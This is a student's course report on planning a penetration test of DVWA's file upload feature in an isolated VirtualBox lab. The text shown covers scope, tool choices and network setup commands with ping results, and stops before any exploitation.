**Project: Penetration Testing Report**

Navjot Singh

Department of IT, Northern Virginia Community College

ITN 261: Network Attacks, Computer Crime, & Hacking

Dr. Kenneth L Williams

Apr 17, 2023

Abstract

I have been hired as a junior security consultant to provide a penetration testing report to a large corporate client. The process of testing is an essential security measure that must be fulfilled by any organization. Penetration testing involves conducting a simulated attack on IT systems and networks to uncover potential security weaknesses, with the aim of detecting vulnerabilities before they can be exploited by real attackers. Penetration testing contributes to a technical security risk/posture assessment that can guide business and technical security/IT teams to make design decisions for service. The ultimate goal of a penetration test is to assist an organization in enhancing its internal vulnerability management process. This report includes details on the setup of the virtual environment, with reconnaissance testing, exploitation/gaining access via vulnerability, and analysis and reporting of the penetration test.

PART 1– PRE–TEST: DEPLOYMENT OF ATTACK TOOLS AND VICTIM HOST

The first step of any penetration test is to define the scope, objectives, and methodology of the test. The scope defines what systems or networks are in scope for testing, what types of attacks are allowed or prohibited, and what are the boundaries and limitations of the test. The objectives define what are the expected outcomes and deliverables of the test, such as identifying vulnerabilities, gaining access to sensitive data, and demonstrating the impact of an attack. The methodology defines what tools and techniques will be used to conduct the test. The initial step in the planning phase is to define the scope of the test, including the systems, networks, and applications to be tested. The scope of the test should consider the assets that are critical to the organization and the potential impact of a successful attack.

The scope of the penetration test is to test vulnerability in the metasploit machine. The systems I will be using for this test will be Kali Linux in VirtualBox with Metasploitable 2 with DVWA. Metasploitable 2 comes with DVWA so I have the option to test other vulnerabilities. This lab environment is set up with an internal network. An internal network for attack labs provides a safe and controlled environment for security professionals to test and practice their skills without risking damage to real-world systems or data. The attack lab can be configured to simulate real-world networks and systems. An internal network for the attack lab can be customized to create specific attack scenarios and simulate different types of threats, such as malware, ransomware, or phishing attacks. For this penetration test, I will be focusing on DVWA File upload vulnerability. Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, and help web developers better understand the processes of securing web applications. There are many boundaries and limitations of the test within the web application, such as, Limited scope, Static testing, and Outdated vulnerabilities. The DVWA file upload test only focuses on testing the file upload functionality of the application. It does not test other aspects of the application, such as authentication, authorization, input validation, and error handling. The file upload test is a static testing approach that does not consider the dynamic nature of the application. It does not simulate real-world usage scenarios or take into account the various factors that can impact the security of the system, such as user behavior and environmental factors. The DVWA file upload test may not identify newly discovered vulnerabilities or attacks that have not been previously documented. Overall, an internal network for attack labs provides a safe, realistic, and practical environment for security professionals to test and practice their skills and develop effective defense strategies against cybersecurity threats.

There are several tools and methodologies that can be used to identify and exploit vulnerabilities in the DVWA file upload functionality. The Tools that will be used are Metasploit with the use of msfvenom. Msfvenom is a command line instance of Metasploit that will be used to create a reverse tcp connection to the target web application. Meterpreter will provide for a shell on the target host and Burp Suite will be helpful in cracking the vulnerability. Meterpreter will also help me gain root privileges on the server. Burp Suite is a popular web application security testing tool that can be used to test the file upload functionality in DVWA. It can be used to intercept and modify HTTP requests, analyze responses, and identify vulnerabilities such as file type validation and file size validation issues. The file type validation will be especially helpful because I will be running this test on medium difficulty in the DVWA security settings. A combination of these tools and methodologies will test the file upload functionality in DVWA.

PART 2 – TESTING (MAPPING AND SCANNING)

This part of the testing phase will set up the network environment that will be safe for my host machine. This lab requires Kali Linux and Metasploitable 2 with DVWA (Figure 1). The first step to set up the lab environment was to set up the DHCP server via VirtualBox Vboxmanage DHCP(Cmd below).

* Vboxmanage dhcpserver add –network=Cyberlab –server-id=10.38.1.1 –lower-ip=10.38.1.110 –upper-ip=10.38.1.120 –netmask=255.255.255.0 –enable

The next step is to test the internal network settings by ping test. Go through each vm setting such as Kali and Metasploitable 2 and change the network setting from NAT to Internal network of CyberLab as specified in the DHCP settings above. For the part, I performed nmap Intense TCP scan, all ports. This will help me identify vulnerabilities. There are many machines to test for ping to make sure that the environment is fully secure. Pinging needs to be done on both the VMS and from the host machine;PING result and screenshot attached:

* Kali to Metasploit: ping 10.38.1.112 –Result from this:PASS
* Metasploit to Kali: ping 10.38.1.113 –Result from this:PASS
* Kali to google(To test connection to the internet): ping 8.8.8.8 –Result from this:FAIL
* Host CMD to Kali VM: ping 10.38.1.113 –Result from this:FAIL






